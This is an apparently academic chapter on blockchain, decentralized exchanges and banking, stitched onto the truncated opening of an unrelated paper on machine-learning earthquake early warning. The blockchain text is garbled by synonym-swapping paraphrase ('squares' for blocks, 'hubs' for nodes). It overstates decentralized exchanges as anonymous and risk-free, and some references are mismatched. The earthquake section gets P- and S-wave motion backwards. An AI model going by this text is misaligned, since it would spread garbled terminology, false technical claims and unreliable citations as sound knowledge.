Decentralized Exchanges are turning into an arising and basic device for buying and selling Initial Coin Offerings (ICO) and an expanding level of cryptographic forms of money. This trade utilizes a public dispersed record and applications that empower clients to execute tokens and cryptographic forms of money with no focal position or any outsider application and without the need to trust an incorporated element to be an agent for the exchange of their tokens and digital currency. Figure 1 shows the expansion in the quantity of clients utilizing decentralized trades over years. It had fabricated confidence in clients by giving bunches of advantages



along these lines brought about an expansion in clients throughout the long term [1] [3].


Decentralized Exchanges give various significant advantages which incorporate.

- 1) **Security** - Since it's a decentralized trade, programmers will not have the option to adjust the exchanges as it will be put away in the squares which have information as hash. In this manner, giving security to financial backers.
- 2) **Controlling towards store** – Due to one of a kind private key there is no possibility of diminishing asset, there are no focal boards of trustees who can stop or lose your admittance to them
- 3) **Privacy** - No requirement for giving KYC's to the outsider applications, you can just need wallet address for the trade. Consequently, you are unknown and your personality isn't uncovered.
- 4) **Financial Inclusiveness** - Decentralized System of Exchange helps everybody in any area to exchange digital currencies, as they aren't controlled by a focal position that can be exposed to uncover request.

Objective and Goal of Block chain Technology

Block chain technology has basic objectives of providing security and privacy of data. All these objects are explained below.

- **Top Notch Security** - This framework doesn't rely upon any unapproved party administrations. Unlimited authority of the wallet stays in the possession of the clients as they have their extraordinary private key.
- **No danger and robbery in data and Identity**-Customers who need to work in decentralized trades don't need to give government confirmations like (e.g.: Passport, Driving License), and so forth.
- **No Infrastructure Risk** - No Infrastructural hazard while executing exchange orders anytime and anyplace.
- **No Risk of Banking Information Theft** - No danger of sharing financial data.
- **No Risk in Government Shutdown** - Government can't make any genuine move in regards to decentralized trades.
- **Unknown exchange** - All exchange related with the decentralized trade isn't known and each exchange is being checked and summed up by Block chain innovation [23].



2. Impact of Technology on the Digital Economy.

The following impacts are observed on the digital economy as an advent of block chain technology [17].

1. Decrease in check and systems administration costs:

Blockchain innovation and cryptographic forms of money, for example, Bitcoin have been related with a decrease in different key costs that an organization or association brings about with regards to checking various informational collections that are critical to completing computerized exchanges. The expense of validating and confirming any exchange in the computerized medium and can be recorded on the

blockchain is basic and has been diminished altogether lately.

2. Engineering change:

Blockchain and cryptographic forms of money have guided significant engineering changes in the computerized economy. This change is attached to their utilization of a token or digital currency to boost a few cycles. Be it development, tasks, or getting computerized stages, these advanced tokens can bootstrap the turn of events and extension of whole biological systems. Qualified people can assemble new applications on top of hidden and existing conventions.

One key component of this engineering change is that it doesn't expect them to look for mediators or organization administrators' authorization. Henceforth, members in the computerized economy can basically utilize digital currencies, for example, Bitcoin and Ethereum to arrive at agreement on an unselfish scale that is worldwide.

3. Systematization:

At last, it has been anticipated by a few industry specialists that the degree and size of robotization gave by blockchain innovation is the following stage towards making a more steady, reasonable, and proficient computerized economy. Digital currencies and tokens are the following regular advance when we talk about any authoritative structure. They can rise above topographical limits and their constraints easily and empower successful and productive portion of assets.

2.1 Benefits of Blockchain Technology.

A few benefits of utilizing blockchain innovation are:

- **Highly Secure:** It utilizes a computerized signature highlight to manage misrepresentation free exchanges making it difficult to ruin or change the information of a person by different clients without a particular advanced mark.
- **Decentralized System:** Expectedly, you need the endorsement of administrative specialists like an administration or bank for exchanges; be that as it may, with Blockchain, exchanges are finished with the common agreement of clients bringing about smoother, more secure, and quicker exchanges.

Automation Capability: It is programmable and can produce deliberate activities, occasions, and installments consequently when the standards of the trigger are met [2] [16].

2.2 Drawbacks of Blockchain Technology:

In the event that the Blockchain enjoys benefits, this innovation has burdens or difficulties.

- **The high energy utilization:** The utilization of force is required for keeping a continuous record. Each time the new hub is made and in a similar time it speaks with each and other hub. In this manner the straightforwardness is made.
- **Signature confirmation:** Mark confirmation is the test of the Blockchain, in light of the fact that every exchange should be endorsed with cryptographic plan, the huge figuring power is essential for the computation interaction to the sign. It is the one reason to the high energy utilization [16].

2.1 Blockchain Applications impact on the economy.

Extraordinary applications are as yet distant. In any case, it's a good idea to assess their potential outcomes now and put resources into creating innovation that can empower them. They will be most remarkable when attached to another plan of action where the rationale of significant worth creation and catch leaves from existing methodologies. Such plans of action are difficult to receive however can open future development for organizations.

Consider how law offices should change to make keen agreements suitable. They'll have to foster new mastery in programming and blockchain programming. They'll most likely likewise need to reexamine their hourly installment display and engage charging exchange or facilitating expenses for contracts, to name only two potential methodologies. Whatever tack they take, chiefs should be certain they comprehend and have tried the plan of action suggestions prior to doing any switch [18].

Groundbreaking situations will take off last, however they will likewise convey colossal worth. Two regions where they could have a significant effect: huge scop3.1 public personality frameworks for such capacities as identification control, and calculation driven dynamic in the

anticipation of illegal tax avoidance and in complex monetary exchanges that include numerous gatherings.

We expect these applications will not arrive at expansive selection and minimum amount for basically one more decade and likely more [20].

Groundbreaking applications will likewise bring about new stage level players that will facilitate and administer the new environments. These will be the Googles and Facebooks of the future. It will expect persistence to acknowledge such freedoms. However, it could be untimely to begin making huge interests in them currently, fostering the necessary establishments for them— instruments and principles—is as yet advantageous.

Innovations in Block Chain Technology

Square Chain innovation is being utilized by numerous organizations and firms. In any case, we need to recall, Working of Block Chain innovation? Is it simple expansion or a critical change? The upgradation of Blockchain is progressive in future. How about we begin to clarify this innovation: Two driving advances are joined for framing Blockchain:

1. Cryptographic Key

2. Shared Network with driving advancements.

1. Cryptography keys – One of them being the Public Key and the other Private Key. These keys guarantees that exchange is been done in legitimate way and without any issues. Each individual has these two keys. They help to defend computerized character references which is the main piece of Blockchain innovation. Advanced Signature is the thing that this personality is alluded to.

2. Shared Network with driving advancements - A companion 2 friend network is gotten together with the automated signature, endless people who fills in as subject matter experts, use progressed imprints to concur among various issues on trades. Exactly when the plan is done, by a mathematical affirmation it gets checked, which achieves a productive and safer trade between two association related gatherings..

3.1 The Process of Transaction


The way where it affirms and supports the exchanges is one of blockchain headway's best highlights. For example, if two individuals wish to play out an exchange with a public key and private key, autonomously, the fundamental individual social gathering should join the exchange data to the public key of the subsequent this

information is collected into a square. This square contains a timestamp, a high level imprint, and other huge and critical information. It should be seen that the square avoids any of the characters of the parts included. Square is therefore imparted across the aggregate of the association centers, and when the fortunate individual uses his private key, the trade gets wrapped up. For the trade, a high level wallet is required. A Bitcoin wallet is a product program in which Bitcoins are put away. The function of a Bitcoin wallet is to work with exchange of Bitcoins and transferring the Bitcoin equilibrium to the client. Today, Ethereum Wallet is growing exceptionally [10].

3.1 Functioning of Blockchain.

Hash Encryptions: development uses hash encryptions to get the data, using fundamentally the SHA256 computation to get the information. The beneficiary's area, the trade, the area of the sender, and his/her private key nuances are totally sent through the SHA256 computation. This scrambled data is called hash commencement and is sent from one side of the planet to the other, and after the check, it is added to Blockchain. This calculation makes it difficult to hack the data [19].

Mining: The way toward adding value-based detail to introduce advanced/public record, in Blockchain Technology is classified "mining". The way that it is connected most with Bitcoin, it is used to insinuate other Blockchain progressions moreover. What mining does is produces the hash of a square trade, which is especially hard to form, ensuring the security of the whole Blockchain, and it does all that without requiring a central system.




3.2 Block chain Architecture:

The block chain architecture consist of the following layers...

1) Application Layer:

The application layer is included brilliant agreements, chain code and DApps. Application layer can be additionally isolated into two sub-layers – Application Layer and Execution Layer. Application layer has the applications that are utilized by end clients to interface with the block chain network. It involves scripts, APIs, UIs, systems. For these applications, block chain network is the back-end framework and they regularly associate with block chain network by means of APIs. Execution layer is the sublayer which comprises of brilliant agreements, basic standards and chain code. This sublayer has the real code that gets executed and decides that are executed.

- **Chain code:** Smart agreements are the exchange rationale that controls the existence pattern of business objects, which are contained on the planet state. Savvy contracts are then bundled together into chain code, which is then conveyed to the blockchain business organization. In chain code, savvy contracts oversee the exchanges, while chain code oversees the bundling and sending of keen agreements. A chain code can contain many savvy contracts.



• **dApps:** dApps is an appropriated application that sudden spikes in demand for top of a disseminated innovation like Blockchain, like Ethereum, Bitcoin, or Hyperledger Fabric. It's a decentralized application that use keen agreements or chain code. dApps can be viewed as a web application that cooperates with the brilliant agreement or chain code; nonetheless, the dApps are not constrained by a solitary substance or an association [11].

1) Block Chain with cloud storage layer:

"Distributed computing is an act of utilizing an organization of far off workers facilitated on the web to store, oversee, and measure information, as opposed to a neighborhood worker or a PC." Blockchain is an appropriated record that records alter apparent information as a chain with no focal power. The members or the gadgets in the blockchain innovation are called hubs. Blockchain gives a decentralized organization wherein all the organization hubs have dynamic investment to approve and check the information. To facilitate cloud computing growth, we can overcome the data's privacy and security concerns by integrating with blockchain technology. It improves data security, service availability, and it can manage cloud data.

1) Network with Gateway Layer:

The organization layer, otherwise called the P2P layer, is the one that is liable for internode correspondence. It deals with disclosure, exchanges, and block proliferation. This layer can likewise be named as propagation layer. An organization comprised of block chains ensures the respectability of the information transmission cycle and records. Information produced from the end hubs taking part in the organization or put away in the data set can be put away utilizing the SHA-3 hash calculation dependent on the important data created. These squares are thought about continuously on a blockchain network in the cloud. They check information by distinguishing in case there is a manufactured blockchain [12].

In existing system there is no gateway layered network but in proposed system it will include gateway layer.

Stage 1. Gathering: Data created by the network is for a particular time frame. At the point when new information is required at the entryway or when an occasion happens, information is mentioned from the network. Crude information is then sent and put away in the capacity network in the

entryway.

Stage 2. Preprocessing: Raw information sent from the network is preprocessed inside the entryway. For the productivity of layer, it channels and stores just the information required by the switch dependent on network ID and is put away utilizing the normalization and order measure.

Stage 3. Hashing: Data created in the network contains touchy data of the client with the goal that it tends to be overseen through encryption. The SHA256 calculation is applied dependent on the secret phrase determined by the client, and the normal information of the network is put away through the hash work.

1) Data Processing Layer:

Blockchain is a decentralized, hugely duplicated data set (conveyed record), where exchanges are orchestrated in blocks, and put in a P2P organization. The present status of all records is put away in such an information base. An organization (public or private) is contained numerous hubs and without a typical agreement, information can't be changed. The information design of a blockchain can be addressed as a connected rundown of squares, where exchanges are requested. The block chain's information structure incorporates two essential parts—pointers and a connected rundown. The pointers are the factors, which allude to the area of another variable, and connected rundown is a rundown of tied squares, where each square has information and pointers to the past block [13] [14].

2) Device Layer:

Comprises of servers, edge hubs, IOT gadgets which go about as hubs on the blockchain network. These are by and large associated as a P2P network where Peers are similarly advantaged, equipotent members in the application. A hub can be any dynamic electronic gadget, including a PC, telephone or even a printer, as long as it is associated with the web and as such has an IP address. The job of a hub is to help the organization by keeping a duplicate of a blockchain and, now and again, to deal with exchanges. Hubs are frequently orchestrated in the design of trees, known as twofold trees. Processing these exchanges can require a lot of figuring and handling power, implying that the normal PC's abilities are insufficient [15] [25].

4. Effect of Blockchain on Banking Systems.

Blockchain innovation has gotten a ton of consideration

in the course of the last numerous years, driving past the recognition of specialty Bitcoin aficionados and into the standard discussion of banking specialists and financial backers [5] [24].

4.1 Blockchain and Banking: The job of DIT in monetary administrations

Blockchain development gives a way to deal with untrusted social occasions. Using blockchain technology, money and other digital tractions can be easily carried out with full security and without the need of any bank or banking sources.

Blockchain makes the use of sharp arrangements, self-executing contracts subject to the blockchain.

The "disseminated record innovation (DLT)," can help the corporates to establish a good set up for enabling proper administration and sharing of information [6] [9].

Blockchain innovation and DLT have a huge chance to upset the \$5T+ banking industry by disintermediating the key administrations that banks give, including:

1. Installments: By setting up a decentralized record for installments (for example Bitcoin), blockchain innovation could work with quicker installments at minimum rates as compared to the banks.

2. Easy money exchange systems: Using distributed records the functional expenses can be lowered and easy exchange of financial data can be carried out between the organizations.

3. Social occasion vows: Initial Coin Offerings (ICOs) are finding a way out through which a new financial model can be determined using which the different capital-raising organizations and firms can use and benefit.

4. Assurances: On an open blockchain, by tokenizing standard insurances like stocks, protections, and elective assets, blockchain development can make better interoperable capital business areas.

5. Advances and Credit: By using blockchain technology at lower expenses more security can be established by removing the need for any security measurements in the development and credit industry.

6. Trade Finance: The need for maintaining the bills and manual records keeping mustards in any business or

organization, the blockchain technology can ensure more trust, privacy and security of data among the different business and organizations involved in the trade of.


7. Client KYC and Fraud Prevention: By putting away client data on decentralized squares, blockchain innovation can make it simpler and more secure to divide data among monetary foundations.

4.2 Clearance and Settlements Systems:

The way that a normal bank move requires 3 days to settle.

Moving cash all throughout the planet is a strategic bad dream for the actual banks. Today, a basic bank move — starting with one record then onto the next — needs to sidestep a convoluted arrangement of delegates, from reporter banks to custodial administrations, before it at any point arrives at any sort of objective. The two bank adjusts must be accommodated across a worldwide monetary framework, included a wide organization of brokers, reserves, resource supervisors, and that's just the beginning.

Taking an example, that a user needs to perform a monetary transaction in which he sends money from any bank account in Italy to another Bank account in United States, the entire transaction would be performed through the Society for Worldwide Interbank Financial Communication (SWIFT). But as both of the banks do not have any in between monetary relations, they need to ask the SWIFT organization for an intermediate bank that has relations with both the banks and can help in executing the exchange of monetary transactions with charging any transaction cost. Every reporter bank keeps up with various records, with both the banks, which means that these records can be easily accommodated at the end of the day.\



installment orders. Using the intermediate agencies the genuine cash is settled. These kind of transactions cost an extra expense for the financial exchange and makes an expected weak spot. Moreover, 60% of business to business installments needs manual intervention incurring nearly 15 to 20 minutes of time [21].

4.1 Securities

To purchase or sell resources like stocks, obligation, and wares, you need an approach to monitor who claims what. Monetary business sectors today achieve this through an unpredictable chain of trades, businessman, distributors, dealers, security storehouses and banks. Each and every business involved requires much of paper work and maintaining of the paper work which is cumbersome and time consuming.

Let's assume you need to purchase a portion of Apple stock. You may put in a request through a stock trade, which matches you with a dealer. In the days of yore, that implied you'd go through cash in return for an authentication of proprietorship for the offer.

This develops considerably more frustrated when we're endeavoring to execute this trade electronically. We would rather not deal with the regular organization of the assets — like exchanging supports, bookkeeping, or directing benefits. So we re-fitting the proposals to guardian banks for care. Since buyers and dealers don't for the most part rely upon a comparable guardian banks, the genuine managers need to rely upon an accepted outcast to grasp all the paper presentations.

All things considered, says that when any property or asset is bought or sold, the solicitation is given off using a group of pariahs. Transferring the ownership is cumbersome and each social occasion is updated of their own variation of reality in an alternate record.

The framework cannot be said that it is totally waste, but could be considered uncertain. Time period of about one to four days is required to enable the Protections exchanges as everyone's books must be refreshed and accommodated at the end of the day. Such exchanges must be physically approved as there are such countless various gatherings included, which are expensive [22].

Blockchain innovation vows to upset monetary business sectors by making a decentralized information

base of novel, computerized resources. Using the disseminated record, it is possible to transfer the rights to a resource using the cryptographic tokens and addressing resources "off-chain." Bitcoin and Ethereum have achieved this using simple computerized resources. Different blockchain organizations are finding new techniques for tokenizing genuine resources, like gold, currency or land.

4.1 Customer KYC and Fraud Prevention

Blockchain innovation takes into consideration the making of an appropriated record that is then shared to all clients on the organization. This factor implies that

Opportunities	Challenges	Recommendations
Blockchain technology could further automate many financial transactions processes	It is hard to keep up with the technical features of different blockchain platforms	The need for immutability qualifies if the data should go into blockchain or not
Blockchain records are stored redundantly and cryptographically secure, making it hard to lose or hack	Provisioning access in a blockchain is complicated	Access provisioning schemes are critical for competing entities to be comfortable with having data in a common blockchain
Blockchain affords a central collaborative repository for record keeping	Hash functions are almost guaranteed to be broken in the future	Build the blockchain framework in a manner that is extendable to broad use cases
Blockchain can fit the desired shades of privacy and transparency	Blockchain throughput is currently not adequate for some financial applications	Remain blockchain platform agnostic
Blockchain enables users to control their private data	It is not possible to retrieve lost private keys in blockchain	Device secure practices for storing blockchain private keys

there is nobody single power and consequently a state of shortcoming, as in the customer/worker model.

This implies that blockchain information bases have an inbuilt changelessly that makes the information that they contain undeniably more dependable. Such data sets can be utilized to store ID subtleties of people which would be totally dependable.

In the event that the monetary administrations area, for instance, executes blockchain for KYC check, they will actually want to confirm clients rapidly and solid, through an application and so forth Because of the dependability of blockchain data sets, government foundations and organizations could depend on the information totally, something which would eliminate the requirement for any further ID checks. Here's the way a KYC Blockchain application would work.

An establishment, a bank, for instance, sends a solicitation to the blockchain stage to get to your personality information.

In this new engineering, information access would be exclusively founded on client assent. To allow assent, a client just needs to sign in, most likely through a One

Time Password (OTP) and distribute a private key to the information. Albeit the information would now be able to be gotten to by an outsider (the bank in this case), responsibility for information stays with the client.

The idea of the Blockchain-based KYC stage is now being executed by IT goliaths like IBM. The Shared Corporate Know Your Customer (KYC) project guarantees a proficient, secure and decentralized system to approve, gather, store, invigorate and share KYC data for clients [19].

5. Future aspects, Opportunities and Challenges of Blockchain Technology:

Blockchain technology is a fast growing technology which shall have a diversified application area in the field of Artificial Intelligence (AI), decentralized safe and secured networks, smart contracts where the ownership of trading is democratized and one can easily have charge and control of their data which can be traded as per their wish and requirement to the third party. Combing Artificial intelligence with blockchain shall enable protection against the cyber-attacks. Incorporating Machine learning techniques and algorithms shall can help to easily detect the potential threats and attacks against the system. In comparison to the centralized structure the decentralized architecture shall reduce the risk and vulnerability.

6. Conclusion.

There are heaps of financial balance hacking cases all around the existence where the programmers take your cash from your ledger and it's extremely challenging to recuperate it. There are likewise risks, that programmers may offer your personality to somebody alongside your significant government archives since you give them to making your financial balance. Ordinarily, bank worker goes down because of which you can't play out your exchanges. The answer for every one of the worries is to utilize Decentralized Exchanges.

Blockchain based Decentralized Exchanges is the protected method to play out your exchanges. Since the whole organization is decentralized, there is no focal power included who can handle your assets or freeze your admittance to them. Clients have their own novel private key so there are no shots at losing the assets. Programmers will not have the option to adjust your exchanges as the information put away

inside the squares are as hash which is undeniably challenging to unscramble and each square has the hash of its past block. There is no outsider application utilized and you don't give any administration reports to check in the decentralized trade subsequently your personality isn't uncovered and you are totally unknown. There are no issues of worker down time.

The chapter explains about the application areas of blockchain technology along with its opportunities, challenges and future scope. A new multilayered architecture is proposed that uses a gateway layered network that gathers, preprocesses and secures the data exchange using the hashing functions to ensure privacy and security of data. Decentralized Exchange is exceptionally well known among the crypto fans and gives high security to the clients. These benefits proposed by the blockchain technology increases high scope of its acceptance in the various businesses involved in digital transactions.

REFERENCES

- [1] Understanding Decentralized Exchanges: <https://hackernoon.com/understanding-decentralized-exchanges-51b70ed3fe67>
- [2] What is Blockchain? <https://www.investopedia.com/terms/b/blockchain.asp>
- [3] Harsh Patel, "A block chain based decentralized exchange", <https://eprint.iacr.org/2014/1005.pdf>
- [4] Will Warren and Amir Bandeali, "0x: An open protocol for decentralized exchange on the Ethereum blockchain", February 2013: https://github.com/0xProject/whitepaper/blob/master/0x_white_paper.pdf
- [5] Parker Hao, Vincent Chang, Shao Lu and Chenxing Zhang, "Decentralized Cryptocurrency Exchange Security Analysis", May 2018 <https://courses.csail.mit.edu/6.857/2018/project/Hao-Chang-Lu-Zhang-CCEXch.pdf>
- [6] Ethereum Ganache for Blockchain – Installation Guide [https://www.tutorialspoint.com/ethereum/ethereum_ganache_for_blockchain.htm#:~:text=Ga nache e%20is%20used%20for%20setting,Blockchain%20on%20your%20local%20machine.](https://www.tutorialspoint.com/ethereum/ethereum_ganache_for_blockchain.htm#:~:text=Ga%20nache%20is%20used%20for%20setting,Blockchain%20on%20your%20local%20machine.)

- [7] How to install and use metamask
<https://blog.wetrust.io/how-to-install-and-use-metamask-7210720ca047>
- [8] Using Ganache with Remix and Metamask
<https://medium.com/@kacharlabhargav21/using-ganache-with-remix-and-metamask-446fe5748ccf>
- [9] How Can Bitcoin be used as a Crime Weapon? And How Can This Be Solved?
<https://www.fxempire.com/education/article/can-bitcoin-used-crime-weapon-can-solved-512046>
- [10] How Can Bitcoin be used as a Crime Weapon? And How Can This Be Solved?
<https://www.investopedia.com/terms/b/blockchain.asp>
- [11] Layer structure of blockchain.
<https://subscription.packtpub.com/book/data/9781789804164/1/ch01lv1sec06/layered-structure-of-the-blockchain-architecture>
- [12] Smart gateway architecture
<https://subscription.packtpub.com/book/data/9781789804164/1/ch01lv1sec06/layered-structure-of-the-blockchain-architecture>
- [13] Data layer architecture
<https://subscription.packtpub.com/book/data/9781789804164/1/ch01lv1sec06/layered-structure-of-the-blockchain-architecture>
- [14] Data layer architecture
<https://subscription.packtpub.com/book/data/9781789804164/1/ch01lv1sec06/layered-structure-of-the-blockchain-architecture>
- [15] Device layer architecture
<https://subscription.packtpub.com/book/data/9781789804164/1/ch01lv1sec06/layered-structure-of-the-blockchain-architecture>
- [16] J. Golosova and A. Romanovs, “The advantages and disadvantages of the blockchain technology,” 2018 IEEE 6th Work. Adv. Information, Electron. Electr. Eng. AIEEE 2018 - Proc., no. November, 2018, doi: 10.1109/AIEEE.2018.8592253.
- [17] Christian Catalini, “How Blockchain Technology Will Impact the Digital Economy | Oxford Law Faculty,” *Fac. Law, Univ. Oxford*, vol. 2017, 2017, [Online]. Available: <https://www.law.ox.ac.uk/business-law-blog/blog/2017/04/how-blockchain-technology-will-impact-digital-economy>.
- [18] R. Beck, M. Kubach, K. P. Jørgensen, R. Sellung, C. Schunck, and L. Gentile, *Study on the Economic Impact of Blockchain on the Danish Industry and Labor Market*. 2019.
- [19] M. Xu, X. Chen, and G. Kou, “A systematic review of blockchain,” *Financ. Innov.*, vol. 5, no. 1, 2019, doi: 10.1186/s40854-019-0147-z.
- [20] Blockchain technology,
<https://www.frontiersin.org/articles/10.3389/fbloc.2019.00016/full>
- [21] CrossRef Full Text | Google Scholar: Rufai, R., Gul, S., and Ahmad Shah, T. (2011). Open access journals in library and information science: the story so far. *Trends Informat. Manag.* 7, 218–228. Available online at: <https://bit.ly/2NkFav8>
- [22] CrossRef Full Text | Google Scholar : Prescient (2019). Attribution Ledger - Connecting a Work with Its Creator and Rights Owner. <https://prescientinnovations.com/projects>.
- [23] T. Kitsantas, A. Vazakidis, and E. Chytis, “A Review of Blockchain Technology and Its Applications in the Business Environment,” *Conf. Pap.*, no. October, 2019, [Online]. Available: <https://www.researchgate.net/publication/334615432>.
- [24] T. Palihapitiya, “Blockchain in Banking Industry Blockchain Revolution in Banking Industry,” no. October, 2020, [Online]. Available: <https://www.researchgate.net/publication/344954493>.
- [25] Z. Zheng, S. Xie, H. Dai, X. Chen, and H. Wang, “An Overview of Blockchain Technology: Architecture, Consensus, and Future Trends,” *Proc. - 2017 IEEE 6th Int. Congr. Big Data, BigData Congr. 2017*, no. October, pp. 557–564, 2017, doi: 10.1109/BigDataCongress.2017.85.

Early Earthquake Warning Using Machine Learning

Rikesh Bhakta, Masters in Information Technology, Parul University
 Prof. Dharmendrasinh Rathod, Assistant Professor, Parul University

Abstract—The earthquake early warning system uses a high-speed computer network to transmit information about earthquakes to the population center prior to the arrival of destructive seismic waves. Traditional EEW seismometric methods do not accurately identify large earthquakes due to their sensitivity to the speed of ground movement. Precision GPS stations, on the other hand, are ineffective in identifying average earthquakes due to their tendency to generate noisy data.

An early warning system is primarily required to set off an alarm so that critical facilities can be evacuated or closed, rather than determining the exact parameters of the earthquake. Therefore, the early warning system must be carried out independently and the government and other authorities must immediately publish accurate information on earthquakes.

The properties required for early warning systems can be summarized as follows:

Fully automatic: As the time frame is limited, the facility must be controlled directly without human judgment.

Fast and Reliable: Since there is limited time to respond to the movement of an earthquake, this type of system must be fast and reliable.

Small and Inexpensive - For easy installation, the system must be small and inexpensive.

Independence - In order to issue fail-safe alarms, the system must be independent of other systems.

Easy to connect network: In order to provide the earthquake information, the system must be easy to connect to the network.

Accuracy is better: The accuracy of the information is not such a serious problem for the alarm.

In this document, I use machine learning methods to address the most pressing challenges facing EEW systems. Several data sources are integrated in real time to cover the entire spectrum of potentially damaging earthquakes (medium and large). Our solution is based on two types of complementary sensors (GPS stations and seismometers).

I. Introduction

Early Earthquake Warning (EEW) systems are expected to automatically detect and characterize earthquakes as they occur and issue warnings before the ground movement actually reaches sensitive areas so that protective measures can be taken. Evacuating or closing

key facilities rather than determining the exact parameters of the earthquake seismometers, which have long been the stronghold of seismology for detecting earthquakes, are struggling to cope with large earthquakes due to a known saturation problem caused by their sensitivity to earthquakes to recognize and characterize the speed of the ground movement. As a result, earthquakes greater than 7.5 tend to be underestimated. The earthquake detection solution must be developed in collaboration with experts in distributed computing and cyber infrastructure to enable real-time alerts. The earthquake early warning system (EEW) was built with the following functions in mind:

1) **Rapid detection of earthquakes.** Installing seismometers far from the target (e.g., in an urban area) is the easiest way to create enough time to escape. The time is caused by the difference

Rikesh Bhakta (e-mail: 17bmiit054@gmail.com)

in speed between telecommunications (300,000 km / s) and the seismic wave (8 km / s). Even if the system can detect P waves and determine the parameters of the earthquake or estimate the risk of movement of the earthquake, the time span is longer.

2) **Automatic Management.** All early warning and alert procedures should be carried out automatically as human assessment can take time and cause errors in assessment.

3) **Education and training.** It is necessary to educate the public about the importance of the information or alarm of the early warning system. It is also important to train staff on how to behave in the event of an early warning, and manuals for the country to promote to Take countermeasures.

4) In order for the possibility of false positives and information errors to be recognized, the organizations using the alarm system must understand the risk as there is always the possibility of triggering a false alarm. Obviously, they should try to reduce the possibility of false positives.

- Application Areas Earthquake Engineering

Earthquake engineering is the scientific field concerned with protecting society, the natural environment, and the

man-made environment from earthquakes by limiting the seismic risk to socio economically acceptable levels.

- **Pattern Recognition and Machine Learning**

A learning procedure then generates a model that attempts to meet two sometimes conflicting objectives: Perform as well as possible on the training data, and generalize as well as possible to new data.

- **Data analysis and seismogram interpretation.**

The knowledge of the velocity structure of the earth and of the various types of seismic sources is the result of interpreting seismograms. Seismograms are a complicated mixture of source radiation effects, such as the spectral content and relative amplitude of the primary- and secondary-wave energy.

- **Seismology (Earth structure)**

Seismologists map the Earth's interior structure by looking at changes in the way seismic waves, produced by earthquakes or explosions, travel through the various layers in the Earth.

- **Engineering Geology**

The realm of the engineering geologist is essentially in the area of earth-structure interactions, or investigation of how the earth or earth processes impact human made structures and human activities.

- **Geophysics**

The term geophysics sometimes refers to solid earth applications, Earth's shape, its gravitational and magnetic fields, its internal structure and composition, its dynamics and their surface expressions in plate tectonics, the generation of magmas, volcanism and rock formation.

II. METHODOLOGIES

The Propagation model (Seismometers and GPS station) to detect early earthquake warning

An earthquake occurs due to the shaking of the surface of the Earth caused by seismic waves. Among these seismic waves, two types stand out: Primary waves (P-waves) and Secondary waves (S-waves).

However, P-waves travel 1.7 times faster than S-waves which propagate through Earth's interior. In addition, only S-waves are responsible for the severe damages. P-waves cause soft shaking due to their longitudinal shape (they move sideways), whereas S-waves are slanting waves (they move up and down). Therefore, an Earthquake Early Warning (EEW) system, which aims to provide an alarm before the damaging effects reach sensitive areas, relies on the detection of the P-wave before the S-wave arrives.

Usually, inertial seismometers are used to detect primary waves. The inertial mass is designed to remain stationary following sudden movements while the frame and drum move with the ground to record waves. However, during

large earthquakes, ground motion velocity causes the inertial mass to be displaced above the allowed span. This effect is called saturation. As a result, earthquakes over magnitude 7.5 (Richter scale) tend to be underestimated.

To overcome this problem, GPS satellites can be used because GPS satellites are not affected by earthquakes, so a GPS receiver station on Earth can be used to assess Large earthquakes (above 7.5 on Richter Scale). However, one downside of using GPS is it is unable to characterize medium earthquakes as GPS is sensitive to a variety of noise sources, mostly of atmospheric region. So, we need to combine both these sensors to estimate the P-wave arrival time on each sensor (seismometers and GPS stations) according to its distance to the epicentre with the propagation model.

Multivariate Time Series Classification

A time series is multivariate if a sequence of multivariate measurements is available. Multivariate time series (MTS) obtained from GPS stations (3 dimensions: east-west, north-south and above) and seismometers (3 dimensions: east-west, north-south and above) are divided into 3 classes according to the potential damage from ground movements: normal activity, medium earthquakes, large earthquakes. Therefore, earthquake detection can be formulated as an MTS classification problem. MTS classifiers are composed of 3 categories:

A. Similarity based

B. FEATURE-BASED

III. DEEP LEARNING METHODS

